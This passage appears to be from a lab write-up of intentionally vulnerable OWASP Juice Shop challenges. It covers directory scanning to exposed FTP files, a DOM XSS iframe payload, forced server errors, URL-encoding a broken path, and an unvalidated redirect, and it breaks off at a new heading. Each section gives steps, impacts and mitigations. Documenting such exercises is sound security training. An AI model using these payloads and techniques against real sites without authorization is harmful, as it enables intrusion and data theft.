
Title: Confidential Document (Sensitive Data Exposure)


Description:

Sensitive data exposure is a type of cyber attack in which an attacker gains access to sensitive information, such as financial data, personal identification numbers (PINs), or personal health information (PHI), through vulnerabilities in the system or application. These vulnerabilities can include a lack of encryption, weak access controls, or poor data management practices.

Steps to Reproduce:

By the Dirbuster scanning, navigated through /ftp directory. Found some documents in this,there are backups, error reports and company secrets. Dowloaded the acquisitions.md file. It has company secrets. Pop-up came, showing challenge is completed successfully.





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 4:-

Title: DOM XSS (Cross-Site Scripting)

Description:

Cross-Site Scripting (XSS) is a type of web application security vulnerability that allows an attacker to inject malicious scripts into web pages viewed by other users. XSS attacks occur when an application does not properly validate user input and reflects it back to the user without proper encoding or sanitization. This allows an attacker to inject malicious code, such as JavaScript, into the web page, which is then executed by the victim's browser.


Java script based XSS executed in the Search bar

Steps to Reproduce:

Given a payload of java script in the search bar

```
<iframe src="javascript:alert(`juice shop`)">
```

Then got the pop-up alert as juice shop and a blank iframe, i.e the payload has been executed



Impact:

The impact of a successful XSS attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a malicious website
- spreading malware to the user's device
- spreading the attack to other users, if the malicious script is able to propagate itself.

Preventing XSS attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for XSS protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent XSS attacks.

Vulnerability 5:-

Title: Error Handling (Security Misconfiguration)


Description:


Security Misconfiguration is a type of cyber attack that occurs when an application or system is not properly configured, making it vulnerable to attacks. This can happen due to a variety of reasons such as default configurations, weak passwords, or lack of security updates. These vulnerabilities can be easily exploited by attackers to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted.

Steps to Reproduce:

Intercepted a valid request from the webapp by Burpsuite. Then with the repeater, changed the GET request to get a invalid filepath /rest/Mahesh , which generated an Error, and exposed me the Internal server error 500 response which is security wise not an good option. As hacker got what is state of the server, so he can change the attack vector accordingly.

Got the pop-up of Error Handing challenge completed after sending the invalid filepath request





Impact:

The impact of a successful security misconfiguration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user

- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing security misconfiguration attacks requires regularly reviewing and monitoring the configurations of systems and applications, using security best practices for configuring systems, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for configuration management can also help prevent these types of attacks.

Vulnerability 6:-

Title: Missing Encoding (improper input validation)


Description:

When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

Steps to Reproduce:

Navigated to the Photowall page and saw a photo not displayed.


Then with Inspector option, gone through the source code, got to know that the file path to the source of the photo has #, which means the links has been not connected and treated as separate path.




Thus, with the cyber chef, with url encoding option, # as %23

Then, I have replaced the # with the url encoding as the %23 in the source path in the source code and refreshed the page.

Got the pop-up as the solved the challenge Missing Encoding





Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.
- Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.
-

Vulnerability 7:-

Title: Outdated Allowlist (Unvalidated redirects)

Description:

Unvalidated redirects occur when a web application or website takes a user to a different page or website without properly validating the destination URL. This can happen when a web application or website takes user input and uses it to construct a URL that the user is then redirected to. If the user input is not properly validated, an attacker may be able to craft a malicious URL that, when clicked, takes the user to a malicious site.


Steps to Reproduce:


In the main.js which is the source code, search for the redirect links and got the blockchain address.


When searched for this in url

http://192.168.1.10:3000/

redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
redirected to theBlockchain.com, Pop-up showing the challenge outdated allowlist solved.







Impact:

The impact of a successful Unvalidated Redirects attack can include:

- stealing sensitive information such as cookies, session tokens, and personal information
- perform actions on behalf of the user, such as making unauthorized transactions or posting malicious content
- redirecting the user to a phishing website, where the attacker may steal sensitive information.
- spreading malware to the user's device
- spreading the attack to other users, if the malicious website is able to propagate itself.

Preventing Unvalidated Redirects attacks requires properly validating and sanitizing user input, properly encoding user input, and using a security library specifically designed for redirect protection. Additionally, using the Content Security Policy (CSP) header can also help to prevent Unvalidated Redirects attacks.

Vulnerability 8:-

